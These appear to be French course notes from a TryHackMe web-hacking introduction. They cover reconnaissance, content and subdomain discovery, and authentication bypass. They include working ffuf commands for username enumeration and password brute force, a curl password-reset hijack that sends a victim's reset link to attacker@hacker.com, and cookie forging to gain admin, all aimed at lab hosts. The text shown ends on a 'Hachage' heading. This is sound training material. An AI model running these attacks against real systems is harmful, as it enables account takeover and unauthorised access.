



10 10
1110
0101 01
01 010
01

Try
Hack
Me

INTRODUCTION AU PIRATAGE WEB

Teste d'intrusions informatique

08 août 2022

CENTRAL-TOYAMA

Sommaire

1. Parcourir une application

1.1 Explorer le site Web	-----	p 3
1.2 Affichage de la source de la page	-----	p 4

2. Découverte de contenu

2.1 Qu'est-ce que la découverte de contenu ?	-----	p 4
2.2 Découverte manuelle - Robots.txt	-----	p 5
2.3 Découverte manuelle – Favicon	-----	p 5
2.4 Découverte manuelle - En-têtes HTTP	-----	p 6
2.5 Découverte manuelle - Framework Stack	-----	p 6
2.6 OSINT - Google Hacking / Dorking	-----	p 6
2.7 OSINT – Wappalyzer	-----	p 7
2.8 OSINT - Wayback Machine	-----	p 7
2.9 OSINT – GitHub	-----	p 7
2.10 OSINT – S3 Buckets	-----	p 7
2.11 Découverte automatisée	-----	p 7

3. Énumération des sous-domaines

3.1 OSINT - Certificats SSL/TLS	-----	p 8
3.2 OSINT - Moteurs de recherche	-----	p 9
3.3 DNS Bruteforce	-----	p 9
3.4 OSINT - Sublist3r	-----	p 9
3.5 Hôtes virtuels	-----	p 9

4. Contournement de l'authentification

4.1 Énumération des noms d'utilisateur	-----	p11
4.2 Brute Force	-----	p12
4.3 Défaut de logique	-----	p12
4.4 Exemple de défaut de logique	-----	p12
4.5 Logique Faille Pratique	-----	p13
4.6 Falsification des cookies	-----	p14

5. IDOR Insécure Direct Object Reference

5.1 Qu'est-ce qu'un IDOR ?	-----	p16
5.2 Un exemple IDOR	-----	p16
5.3 Recherche d'IDOR dans les ID codés	-----	p16
5.4 Recherche d'IDOR dans des ID hachés	-----	p17
5.5 Recherche d'IDOR dans des ID imprévisibles	-----	p17
5.6 Où se trouvent les IDOR	-----	p17

6. Inclusion de fichiers

6.1 Qu'est-ce que l'inclusion de fichiers ?	-----	p19
6.2 Traversée de chemin	-----	p20
6.3 Inclusion de fichiers locaux – LFI	-----	p23
6.4 Inclusion de fichiers locaux - LFI #2	-----	p24
6.5 Inclusion de fichiers à distance – RFI	-----	p25
6.6 Correction	-----	p27

7. SSRF

7.1 Trouver un SSRF	-----	p28
7.2 Vaincre les défenses SSRF communes	-----	p29
7.3 SSRF Pratique	-----	p30

8. Script intersites

8.1 Charges utiles XSS	-----	p32
8.2 XSS réfléchi	-----	p33
8.3 XSS stocké	-----	p35
8.4 XSS basé sur DOM	-----	p36
8.5 Blind XSS	-----	p37
8.6 Perfectionner votre charge utile	-----	p37
8.7 Exemple pratique (Blind XSS)	-----	p41

9. Injection de commande

9.1 Introduction	-----	p44
9.2 Découverte de l'injection de commande	-----	p45
9.3 Exploitation de l'injection de commande	-----	p46
9.4 Correction de l'injection de commande	-----	p49
9.5 Pratique : Injection de commandes	-----	p50
9.6 Conclusion	-----	p50

10. Injection SQL

10.1 Brief	-----	p51
10.2 Qu'est-ce qu'une base de données ?	-----	p51
10.3 Qu'est-ce que SQL ?	-----	p53
10.4 Qu'est-ce que l'injection SQL ?	-----	p58
10.5 SQLi intrabande	-----	p59
10.6 Blind SQLi - Contournement de l'authentification	-----	p61
10.7 Blind SQLi – Basé Booléen	-----	p62
10.8 Blind SQLi - Basé sur le temps	-----	p64
10.9 Out-of-Band SQLi	-----	p65

Introduction au piratage Web

1.Parcourir une application

Apprendre à examiner manuellement une application Web à la recherche de problèmes de sécurité en utilisant uniquement les outils intégrés de votre navigateur. Le plus souvent, les outils et scripts de sécurité automatisés passeront à côté de nombreuses vulnérabilités potentielles et d'informations utiles.

Voici une brève description des outils de navigateur intégrés que vous utiliserez dans ce cours :

- **Afficher la source** - Utilisez votre navigateur pour afficher le code source lisible par l'homme d'un site Web.
- **Inspecteur** - Apprenez à inspecter les éléments de la page et à apporter des modifications pour afficher le contenu généralement bloqué.
- **Débugueur** - Inspecter et contrôler le flux du JavaScript d'une page
- **Réseau** - Voir toutes les requêtes réseau effectuées par une page.

1.1 Explorer le site Web

En tant que testeur d'intrusion, votre rôle lors de l'examen d'un site Web ou d'une application Web consiste à découvrir des fonctionnalités qui pourraient potentiellement être vulnérables et à tenter de les exploiter pour évaluer si elles le sont ou non. Ces fonctionnalités sont généralement des parties du site Web qui nécessitent une certaine interactivité avec l'utilisateur.

Trouver des parties interactives du site Web peut être aussi simple que de repérer un formulaire de connexion pour examiner manuellement le JavaScript du site Web. Un excellent point de départ consiste simplement à explorer le site Web avec votre navigateur et à noter les pages/zones/fonctionnalités individuelles avec un résumé pour chacune. Un exemple d'examen de site pour le site Web Acme IT Support ressemblerait à ceci :

Caractéristique	URL	Sommaire
Page d'accueil, Home Page	/	Cette page contient un résumé de ce que fait Acme IT Support avec une photo d'entreprise de son personnel.
Dernières nouvelles Latest News	/nouvelles /news	Cette page contient une liste des articles de presse récemment publiés par la société, et chaque article de presse a un lien avec un numéro d'identification, c'est-à-dire /news/article?id=1
Articles de presse News Article	/actualité/article?id=1 /news/article?id=1	Affiche l'article d'actualité individuel. Certains articles semblent être bloqués et réservés aux clients premium uniquement.
Page de contact Contact Page	/Contactez /contact	Cette page contient un formulaire permettant aux clients de contacter l'entreprise. Il contient des champs de saisie de nom, d'e-mail et de message et un bouton d'envoi.
Clients, Customers	/clients /customers	Ce lien redirige vers /customers/login.
Connexion client Customer Login	/clients/connexion /customers/login	Cette page contient un formulaire de connexion avec des champs nom d'utilisateur et mot de passe.

Inscription client Customer Signup	/clients/inscription /customers/signup	Cette page contient un formulaire d'inscription d'utilisateur qui se compose d'un nom d'utilisateur, d'un e-mail, d'un mot de passe et de champs de confirmation de mot de passe.
Mot de passe de réinitialisation du client Customer Reset Password	/clients/reset /customers/reset	Formulaire de réinitialisation du mot de passe avec un champ de saisie d'adresse e-mail.
Tableau de bord client Customer Dashboard	/clients /customers	Cette page contient une liste des tickets de l'utilisateur soumis à la société de support informatique et un bouton "Créer un ticket".
Créer un billet Create Ticket	/clients/ticket/nouveau /customers/ticket/new	Cette page contient un formulaire avec une zone de texte pour saisir le problème informatique et une option de téléchargement de fichier pour créer un ticket d'assistance informatique.
Compte client Customer Account	/clients/compte /customers/account	Cette page permet à l'utilisateur de modifier son nom d'utilisateur, son e-mail et son mot de passe.
Déconnexion du client Customer Logout	/clients/déconnexion /customers/logout	Ce lien déconnecte l'utilisateur de l'espace client.

Nous allons commencer à approfondir certaines des pages que nous avons découvertes dans la tâche suivante.

1.2 Affichage de la source de la page

La source de la page est le code lisible par l'homme renvoyé à notre navigateur/client par le serveur Web chaque fois que nous faisons une demande.

Le code renvoyé est composé de HTML (HyperText Markup Language), CSS (Cascading Style Sheets) et JavaScript, et c'est ce qui indique à notre navigateur quel contenu afficher, comment l'afficher et ajoute un élément d'interactivité avec JavaScript.

Pour nos besoins, l'affichage de la source de la page peut nous aider à découvrir plus d'informations sur l'application Web.

2. Découverte de contenu

2.1 Qu'est-ce que la découverte de contenu ?

Premièrement, nous devrions nous demander, dans le contexte de la sécurité des applications Web, qu'est-ce que le contenu ? Le contenu peut être beaucoup de choses, un fichier, une vidéo, une image, une sauvegarde, une fonctionnalité de site Web. Lorsque nous parlons de découverte de contenu, nous ne parlons pas des choses évidentes que nous pouvons voir sur un site Web ; ce sont les choses qui ne nous sont pas immédiatement présentées et qui n'étaient pas toujours destinées à être accessibles au public.

Ce contenu peut être, par exemple, des pages ou des portails destinés à l'usage du personnel, des versions plus anciennes du site, des fichiers de sauvegarde, des fichiers de configuration, des panneaux d'administration, etc.

Il existe trois façons principales de découvrir du contenu sur un site Web que nous aborderons. **Manuellement, automatisé et OSINT** (Open-Source Intelligence).

2.2 Découverte manuelle - Robots.txt

Il existe plusieurs endroits que nous pouvons vérifier manuellement sur un site Web pour commencer à découvrir plus de contenu.

Robots.txt

Le fichier robots.txt est un document qui indique aux moteurs de recherche les pages qu'ils sont et ne sont pas autorisés à afficher dans les résultats de leurs moteurs de recherche ou qui interdisent à des moteurs de recherche spécifiques d'explorer le site Web. Il peut être courant de restreindre certaines zones du site Web afin qu'elles ne s'affichent pas dans les résultats des moteurs de recherche. Ces pages peuvent être des espaces tels que des portails d'administration ou des fichiers destinés aux clients du site. Ce fichier nous donne une excellente liste d'emplacements sur le site Web que les propriétaires ne veulent pas que nous découvrons en tant que testeurs d'intrusion.

Jetez un œil au fichier robots.txt sur le site Web pour voir s'ils ont quelque chose qu'ils ne veulent pas lister.

2.3 Découverte manuelle - Favicon

Icône de favori

Le favicon est une petite icône affichée dans la barre d'adresse ou l'onglet du navigateur utilisé pour personnaliser un site Web.

Quelquefois lorsque des frameworks sont utilisés pour créer un site Web, un favicon faisant partie de l'installation reste, et si le développeur du site Web ne le remplace pas par un personnalisé, cela peut nous donner un indice sur le framework utilisé. OWASP héberge une base de données d'icônes de framework communes que vous pouvez utiliser pour comparer les cibles favicon

https://wiki.owasp.org/index.php/OWASP_favicon_database.

Une fois que nous connaissons la pile de framework, nous pouvons utiliser des ressources externes pour en savoir plus (voir la section suivante).

Exercice pratique :

En visualisant la source de la page, vous verrez que la ligne six contient un lien vers le fichier images/favicon.ico.

```
5 <title>Welcome to my webpage!</title>
6 <link rel="shortcut icon" type="image/jpg" href="images/favicon.ico"/>
7 </head>
8 <body>
```

Si vous exécutez la commande suivante, il téléchargera le favicon et obtiendra sa valeur de hachage md5 que vous pourrez ensuite rechercher sur le lien suivant :

https://wiki.owasp.org/index.php/OWASP_favicon_database.

```
user@machine$ curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico | md5sum
```

Sitemap.xml

Contrairement au fichier robots.txt, qui limite ce que les robots des moteurs de recherche peuvent regarder, le fichier sitemap.xml donne une liste de tous les fichiers du site Web propriétaire souhaite être référencé sur un moteur de recherche. Ceux-ci peuvent parfois contiennent des zones du site Web qui sont un peu plus difficiles à naviguer ou même répertorier certaines anciennes pages Web que le site actuel n'utilise plus mais travaillent toujours dans les coulisses.

2.4 Découverte manuelle - En-têtes HTTP

Lorsque nous faisons des requêtes au serveur Web, le serveur renvoie divers HTTP en-têtes. Ces en-têtes peuvent parfois contenir des informations utiles telles que le logiciel du serveur web et éventuellement le langage de programmation/script utilisé. Dans l'exemple ci-dessous, nous pouvons voir que le serveur Web est la version NGINX 1.18.0 et exécute PHP version 7.4.3. Grâce à ces informations, nous avons pu trouver versions vulnérables des logiciels utilisés. Essayez d'exécuter la boucle ci-dessous contre le serveur Web, où le **-v** active le mode verbeux, qui affichera les en-têtes (il pourrait y avoir quelque chose d'intéressant !).

```
user@machine$ curl http://10.10.4.218 -v
* Trying 10.10.4.218:80...
* TCP_NODELAY set
* Connected to MACHINE_IP (MACHINE_IP) port 80 (#0)
> GET / HTTP/1.1
> Host: MACHINE_IP
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< X-Powered-By: PHP/7.4.3
< Date: Mon, 19 Jul 2021 14:39:09 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
```

2.5 Découverte manuelle - Framework Stack

Une fois que vous avez établi le cadre d'un site Web, soit à partir de ce qui précède favicon exemple ou en recherchant des indices dans la source de la page tels que commentaires, avis de droit d'auteur ou crédits, vous pouvez alors localiser le site Web du cadre. De là, nous pouvons en savoir plus sur le logiciel et d'autres informations, menant éventuellement à plus de contenu que nous pouvons découvrir.

2.6 OSINT - Google Hacking / Dorking

Il existe également des ressources externes disponibles qui peuvent vous aider à découvrir des informations sur votre site Web cible. Ces ressources sont souvent appelées OSINT ou (Open-Source Intelligence) car ce sont des outils disponibles gratuitement qui collectent des informations :

Piratage Google / Dorking

Le piratage Google / Dorking utilise les fonctionnalités avancées du moteur de recherche de Google, qui vous permettent de sélectionner un contenu personnalisé. Vous pouvez, par exemple, sélectionner les résultats d'un certain nom de domaine en utilisant le **site : filtre**, par exemple (site : tryhackme.com) vous pouvez ensuite faire correspondre cela avec certains termes de recherche, disons, par exemple, le mot admin (**site : tryhackme.com admin**) cela ne renverrait alors que les résultats du tryhackme.com qui contiennent le mot admin dans son contenu. Vous pouvez également combiner plusieurs filtres. Voici un exemple de filtres supplémentaires que vous pouvez utiliser :

Plus d'informations sur le piratage Google peuvent être trouvées ici :

https://en.wikipedia.org/wiki/Google_hacking

2.7 OSINT - Wappalyzer

Wappalyzer (<https://www.wappalyzer.com/>) est un outil en ligne et une extension de navigateur qui aide à identifier technologies utilisées par un site Web, telles que les cadres, la gestion de contenu Systems (CMS), processeurs de paiement et bien plus encore, et il peut même trouver également les numéros de version.

2.8 OSINT - Wayback Machine

La machine à remonter le temps (<https://archive.org/web/>) est une archive historique de sites Web datant de la fin des années 90. Vous pouvez rechercher un nom de domaine, et il vous montrera toutes les fois que le service a gratté la page Web et enregistré le contenu. Ce service peut aider à découvrir les anciennes pages qui peuvent encore être actives sur le site Web actuel.

2.9 OSINT – GitHub

Pour comprendre GitHub, vous devez d'abord comprendre Git. Git est un **système de contrôle de version** qui suit les modifications apportées aux fichiers d'un projet. Travailler en équipe est plus facile parce que vous pouvez voir ce que chaque membre de l'équipe est en train de modifier et ce qui change ils ont fait des fichiers. Lorsque les utilisateurs ont terminé leurs modifications, ils les engagent avec un message, puis les repoussent vers un emplacement central (référentiel) pour que les autres utilisateurs récupèrent ensuite ces modifications dans leur machines locales. GitHub est une version hébergée de Git sur Internet. Les référentiels peuvent être définis sur public ou privé et avoir divers contrôles d'accès. Vous pouvez utiliser la fonction de recherche de GitHub pour rechercher une entreprise noms ou noms de sites Web pour essayer de localiser les référentiels appartenant à votre cible. Une fois découvert, vous pouvez avoir accès au code source, aux mots de passe ou tout autre contenu que vous n'aviez pas encore trouvé.

2.10 OSINT - S3 Buckets

S3 Les compartiments sont un service de stockage fourni par Amazon AWS, permettant aux utilisateurs d'enregistrer des fichiers et même du contenu de site Web statique dans le cloud accessible via HTTP et HTTPS. Le propriétaire des fichiers peut définir des autorisations d'accès pour rendre les fichiers publics, privés et même inscriptibles. Parfois ces les autorisations d'accès ne sont pas définies correctement et autorisent par inadvertance l'accès à fichiers qui ne devraient pas être accessibles au public. Le format du S3 buckets est `http(s):// {name}. s3.amazonaws.com` où {name} est décidé par le propriétaire, comme tryhackme-assets.s3.amazonaws.com. Les compartiments S3 peuvent être découverts de plusieurs façons, par exemple en trouvant les URL dans la source de la page du site Web, les référentiels GitHub, ou même l'automatisation de la traiter. Une méthode d'automatisation courante consiste à utiliser le nom de l'entreprise suivi de termes courants tels que {name} -assets, {name} -www, {name}, etc.

2.11 Découverte automatisée

Qu'est-ce que la découverte automatisée ?

La découverte automatisée est le processus d'utilisation d'outils pour découvrir le contenu plutôt que de le faire manuellement. Ce processus est automatisé car il contient généralement des centaines, des milliers voire des millions de requêtes adressées à un serveur Web. Ces requêtes vérifient si un fichier ou un répertoire existe sur un site Web, nous donnant accès à des ressources dont nous ignorions l'existence auparavant. Ce processus est rendu possible en utilisant une ressource appelée listes de mots(wordlist).

Que sont les listes de mots ?

Les listes de mots ne sont que des fichiers texte contenant une longue liste de mots couramment utilisés. Ils peuvent couvrir de nombreux cas d'utilisation différents. Par exemple, une liste de mots de passe inclurait les mots de passe les plus fréquemment utilisés, alors que nous recherchons du contenu dans notre cas, nous aurions donc besoin d'une liste contenant les noms de répertoires et de fichiers les plus couramment utilisés. Une excellente ressource pour les listes de mots est <https://github.com/danielmiessler/SecLists> que Daniel Miessler organise.

Outils d'automatisation

Bien qu'il existe de nombreux outils de découverte de contenu différents, tous avec leurs fonctionnalités et leurs défauts, nous allons en aborder trois qui sont préinstallés sur notre boîte d'attaque, ffuf, dirb et gobuster.

Sur l'AttackBox, exécutez les trois commandes suivantes, en ciblant le site Web Acme IT Support et voyez les résultats que vous obtenez.

Utilisation de ffuf :

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://10.10.104.142/FUZZ
```

Utilisation de dirb :

```
dirb http://10.10.104.142/ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

Utilisation de Gobuster :

```
gobuster dir --url http://10.10.104.142/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

3. Énumération des sous-domaines

L'énumération des sous-domaines est le processus de recherche de sous-domaines valides pour un domaine, mais pourquoi faisons-nous cela ? Nous faisons cela pour étendre notre surface d'attaque afin d'essayer de découvrir davantage de points de vulnérabilité potentiels.

Nous explorerons trois méthodes différentes d'énumération de sous-domaines : Brute Force, OSINT (Open-Source Intelligence) et Virtual Host.

3.1 OSINT - Certificats SSL/TLS

Certificats SSL/TLS

Lorsqu'un certificat SSL/TLS (Secure Sockets Layer/Transport Layer Security) est créé pour un domaine par une CA (Certificate Authority), les CA participent à ce qu'on appelle les "journaux de transparence des certificats (CT)".

Il s'agit de journaux accessibles au public de chaque certificat SSL/TLS créé pour un nom de domaine. L'objectif des journaux de transparence des certificats est d'empêcher l'utilisation de certificats malveillants et créés accidentellement.

Nous pouvons utiliser ce service à notre avantage pour découvrir des sous-domaines appartenant à un domaine, des sites comme :

<https://crt.sh> et <https://transparencyreport.google.com/https/certificates>

Offrent une base de données consultable de certificats qui affiche les résultats actuels et historiques.

3.2 OSINT - Moteurs de recherche

Moteurs de recherche

Chercher les moteurs contient des billions de liens vers plus d'un milliard de sites Web, qui peut être une excellente ressource pour trouver de nouveaux sous-domaines. L'utilisation de méthodes de recherche avancées sur des sites Web tels que Google, tels que le **site : filtre**, peut affiner les résultats de la recherche. Par exemple, **"-site : www.domain.com site : *.domain.com"** ne contiendrait que les résultats menant au nom de domaine domain.com mais exclurait tout lien vers www.domaine.com ; par conséquent, il ne nous montre que les noms de sous-domaine appartenant à domaine.com.

3.3 DNS Bruteforce

L'énumération Bruteforce DNS (Domain Name System) est la méthode consistant à essayer des dizaines, des centaines, des milliers ou même des millions de sous-domaines différents possibles à partir d'une liste prédéfinie de sous-domaines couramment utilisés. Parce que cette méthode nécessite de nombreuses demandes, nous l'automatisons avec des outils pour rendre le processus plus rapide. Dans ce cas, nous utilisons un outil appelé dnsrecon pour effectuer cette opération.

```
dnsrecon -t brt -d acmeitsupport.thm
```

3.4 OSINT - Sublist3r

Pour accélérer le processus de découverte du sous-domaine OSINT, nous pouvons automatiser les méthodes ci-dessus à l'aide d'outils tels que [Sublist3r](#)

```
./sublist3r.py -d acmeitsupport.thm
```

3.5 Hôtes virtuels

Certains sous-domaines ne sont pas toujours hébergés dans DNS, tels que les versions de développement d'une application Web ou des portails d'administration. Au lieu de cela, l'enregistrement DNS peut être conservé sur un serveur DNS privé ou enregistré sur les machines du développeur dans son fichier /etc/hosts (ou c:\windows\system32\drivers\etc\hosts pour les utilisateurs Windows) qui mappe les noms de domaine à Adresses IP.

Étant donné que les serveurs Web peuvent héberger plusieurs sites Web à partir d'un serveur lorsqu'un site Web est demandé à un client, le serveur sait quel site Web le client souhaite à partir de l'en-tête d'hôte. Nous pouvons utiliser cet en-tête d'hôte en y apportant des modifications et en surveillant la réponse pour voir si nous avons découvert un nouveau site Web.

Comme avec DNS Bruteforce, nous pouvons automatiser ce processus en utilisant une liste de mots de sous-domaines couramment utilisés.

ffuf

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.12.88
```

La commande ci-dessus utilise le **-w** pour spécifier la liste de mots que nous allons utiliser. Le **-H** ajoute/modifie un en-tête (dans ce cas, l'en-tête Host), nous avons le **FUZZ** dans l'espace où un sous-domaine irait normalement, et c'est là que nous allons essayer toutes les options de la liste de mots.

Étant donné que la commande ci-dessus produira toujours un résultat valide, nous devons filtrer la sortie. Nous pouvons le faire en utilisant le résultat de la taille de la page avec le **-fs**. Modifiez la commande ci-dessous en remplaçant {size} par la valeur de taille la plus fréquente du résultat précédent et essayez.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.12.88 -fs 2395
```

Cette commande a une syntaxe similaire à la première, à l'exception du **-fs**, qui indique à ffuf d'ignorer tous les résultats de la taille spécifiée. La commande ci-dessus aurait dû révéler deux résultats positifs que nous n'avons pas rencontrés auparavant.

4. Contournement de l'authentification

4.1 Énumération des noms d'utilisateur

Un exercice utile à effectuer lorsque vous essayez de trouver des vulnérabilités d'authentification consiste à créer une liste de noms d'utilisateur valides, que nous utiliserons plus tard dans d'autres tâches. Les messages d'erreur du site Web sont d'excellentes ressources pour rassembler ces informations afin de créer notre liste de noms d'utilisateur valides. Nous avons un formulaire pour créer un nouveau compte utilisateur sur le site ciblé.

Si vous essayez d'entrer le nom d'utilisateur **admin** et remplissez les autres champs du formulaire avec de fausses informations, vous verrez que nous obtenons l'erreur **Un compte avec ce nom d'utilisateur existe déjà**. Nous pouvons utiliser l'existence de ce message d'erreur pour produire une liste de noms d'utilisateur valides déjà inscrits sur le système en utilisant l'outil ffuf ci-dessous. L'outil ffuf utilise une liste de noms d'utilisateur couramment utilisés pour vérifier les correspondances.

```
ffuf -w /usr/share/wordlists/SecLists/Names/Names/names.txt -X POST -d
"username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u
http://MACHINE_IP/customers/signup -mr "username already exists"
```

Dans l'exemple ci-dessus, l'argument **-w** sélectionne l'emplacement du fichier sur l'ordinateur qui contient la liste des noms d'utilisateur dont nous allons vérifier l'existence.

Le **-X** spécifie la méthode de requête, ce sera une requête **GET** par défaut, mais il s'agit d'une requête **POST** dans notre exemple.

L'argument **-d** spécifie les données que nous allons envoyer. Dans notre exemple, nous avons les champs **username**, **email**, **password** et **cpassword**. Nous avons défini la valeur du nom d'utilisateur sur **FUZZ**.

Dans l'outil ffuf, le mot clé **FUZZ** signifie où le contenu de notre liste de mots sera inséré dans la requête. L'argument **-H** est utilisé pour ajouter des en-têtes supplémentaires à la requête. Dans ce cas, nous définissons le **Content-Type** au serveur Web, il sait que nous envoyons des données de formulaire.

L'argument **-u** spécifie l'URL à laquelle nous faisons la demande, et enfin, l'argument **-mr** est le texte sur la page que nous recherchons pour valider que nous avons trouvé un nom d'utilisateur valide.

L'outil ffuf et la liste de mots peuvent être installés localement en les téléchargeant depuis <https://github.com/ffuf/ffuf>.

Créez un fichier appelé `valid_usernames.txt` et ajoutez les noms d'utilisateur que vous avez trouvés à l'aide de ffuf

4.2 Brute Force

Une attaque par force brute est un processus automatisé qui essaie une liste de mots de passe couramment utilisés contre un seul nom d'utilisateur ou, comme dans notre cas, une liste de noms d'utilisateur.


Lors de l'exécution de cette commande, assurez-vous que le terminal se trouve dans le même répertoire que le fichier **valid_usernames.txt**.

```
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/login -fc 200
```

Cette commande ffuf est un peu différente de la précédente. Auparavant, nous utilisions le **FUZZ** pour sélectionner l'emplacement dans la requête où les données des listes de mots seraient insérées, mais comme nous utilisons plusieurs listes de mots, nous devons spécifier notre propre mot-clé FUZZ. Dans ce cas, nous avons choisi W1 pour notre liste de noms d'utilisateur valides et W2 pour la liste des mots de passe nous allons essayer. Les listes de mots multiples sont à nouveau spécifiées avec l'argument **-w** mais séparé par une virgule. Pour une correspondance positive, nous utilisons l'argument **-fc** pour rechercher un HTTP autre que 200.

4.3 Défaut de logique

Parfois, les processus d'authentification contiennent des failles logiques. Une faille logique se produit lorsque le chemin logique typique d'une application est contourné, contourné ou manipulé par un pirate. Des failles de logique peuvent exister dans n'importe quelle zone d'un site Web, mais nous allons nous concentrer sur des exemples liés à l'authentification dans ce cas.



4.4 Exemple de défaut de logique

L'exemple de code fictif ci-dessous vérifie si le début du chemin que le client visite commence par /admin et si c'est le cas, d'autres vérifications sont effectuées pour voir si le client est, en fait, un administrateur. Si la page ne commence pas par /admin, la page est affichée au client.

```
if( url.substr(0,6) === '/admin') {  
    # Code to check user is an admin  
} else {  
    # View Page  
}
```

Étant donné que PHP utilise trois signes égal (===), il recherche une correspondance exacte sur la chaîne, y compris la même casse de lettre. Le code présente une faille logique car un utilisateur non authentifié demandant **/adMin** ne verra pas ses privilèges vérifiés et la page lui sera affichée, contournant totalement les contrôles d'authentification.

4.5 Logique Faille Pratique

Nous allons examiner la **réinitialisation du mot de passe** du site. Nous voyons un formulaire demandant l'adresse e-mail associée au compte sur lequel nous souhaitons effectuer la réinitialisation du mot de passe. Si une adresse e-mail invalide est saisie, vous recevrez le message d'erreur « **Compte introuvable à partir de l'adresse e-mail fournie** ».

À des fins de démonstration, nous utiliserons l'adresse e-mail `robert@acmeitsupport.thm` qui est acceptée. On nous présente ensuite l'étape suivante du formulaire, qui demande le nom d'utilisateur associé à cette adresse e-mail de connexion. Si nous entrons `robert` comme nom d'utilisateur et appuyons sur le bouton Vérifier le nom d'utilisateur, vous recevrez un message de confirmation indiquant qu'un e-mail de réinitialisation du mot de passe sera envoyé à `robert@acmeitsupport.thm`.

Acme IT Support

Reset Password

We'll send you a reset email to
`robert@acmeitsupport.thm`

À ce stade, vous vous demandez peut-être qu'elle pourrait être la vulnérabilité de cette application, car vous devez connaître à la fois l'e-mail et le nom d'utilisateur, puis le lien du mot de passe est envoyé à l'adresse e-mail du propriétaire du compte.

Cette procédure pas à pas nécessitera l'exécution des deux requêtes Curl ci-dessous.

Dans la deuxième étape du processus de réinitialisation de l'e-mail, le nom d'utilisateur est soumis dans un champ POST au serveur Web et l'adresse e-mail est envoyée dans la requête de chaîne de requête en tant que champ GET.

Illustrons cela en utilisant l'outil curl pour effectuer manuellement la demande au serveur Web.

Curl Requête 1 :

```
curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```

Nous utilisons le **-H** flag pour ajouter un en-tête supplémentaire à la requête. Dans ce cas, nous fixons le **Content-Type** à **application /x-www-form-urlencoded**, qui permet au serveur Web de savoir que nous envoyons des données de formulaire afin qu'il comprenne correctement notre demande.

Dans l'application, le compte utilisateur est récupéré à l'aide de la chaîne de requête, mais plus tard, dans la logique de l'application, l'e-mail de réinitialisation du mot de passe est envoyé à l'aide des données trouvées dans la PHP variable **\$_REQUEST**.

Le PHP **\$_REQUEST variable** est un tableau qui contient des données reçues de la chaîne de requête et des données POST. Si le même nom de clé est utilisé à la fois pour la chaîne de requête et les données POST, la logique d'application de cette variable favorise les champs de données POST plutôt que la chaîne de requête, donc si nous ajoutons un autre paramètre au formulaire POST, nous pouvons contrôler où le mot de passe est réinitialisé le courrier électronique est livré.

Curl Requête 2 :

```
curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
```

Pour l'étape suivante, vous devrez créer un compte dans la section client, cela vous donnera une adresse e-mail unique qui peut être utilisée pour créer des tickets de support. L'adresse e-mail est au format [{username}@customer.acmeitsupport.thm](#)

Acme IT Support

Reset Password

We'll send you a reset email to
attacker@hacker.com

Relancez maintenant **Curl Request 2** mais avec votre @acmeitsupport.thm dans le champ e-mail, vous aurez un ticket créé sur votre compte qui contient un lien pour vous connecter en tant que Robert. En utilisant le compte de Robert, vous pouvez voir leurs tickets d'assistance.

```
curl 'http://MACHINE_IP/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm'
```

4.6 Falsification des cookies

L'examen et la modification des cookies définis par le serveur Web pendant votre session en ligne peuvent avoir plusieurs résultats, tels qu'un accès non authentifié, l'accès au compte d'un autre utilisateur ou des privilèges élevés.

Texte brut

Le contenu de certains cookies peut être en texte brut, et leur fonction est évidente. Prenons, par exemple, s'il s'agissait du cookie défini après une connexion réussie :

```
Set-Cookie : log_in=true ; Max-Âge=3600 ; Chemin=/  
Set-Cookie : admin=false ; Max-Âge=3600 ; Chemin=/
```

Nous voyons un cookie (logged_in), qui semble contrôler si l'utilisateur est actuellement connecté ou non, et un autre (admin), qui contrôle si le visiteur a des privilèges d'administrateur. En utilisant cette logique, si nous devons changer le contenu des cookies et faire une demande, nous pourrions changer nos privilèges.

Tout d'abord, nous commencerons simplement par demander la page cible :

```
curl http://MACHINE_IP/cookie-test
```

Nous pouvons voir que nous recevons un message de : **Non connecté**

Nous allons maintenant envoyer une autre requête avec le cookie connected_in défini sur true et le cookie admin défini sur false :

```
curl -H "Cookie: logged_in=true; admin=false" http://MACHINE_IP/cookie-test
```

On nous donne le message : **Connecté en tant qu'utilisateur**

Enfin, nous enverrons une dernière requête en définissant à la fois le cookie de connexion et d'administration sur true :

```
curl -H "Cookie: logged_in=true; admin=true" http://MACHINE_IP/cookie-test
```

Cela renvoie le résultat : **Connecté en tant qu'administrateur.**

Hachage

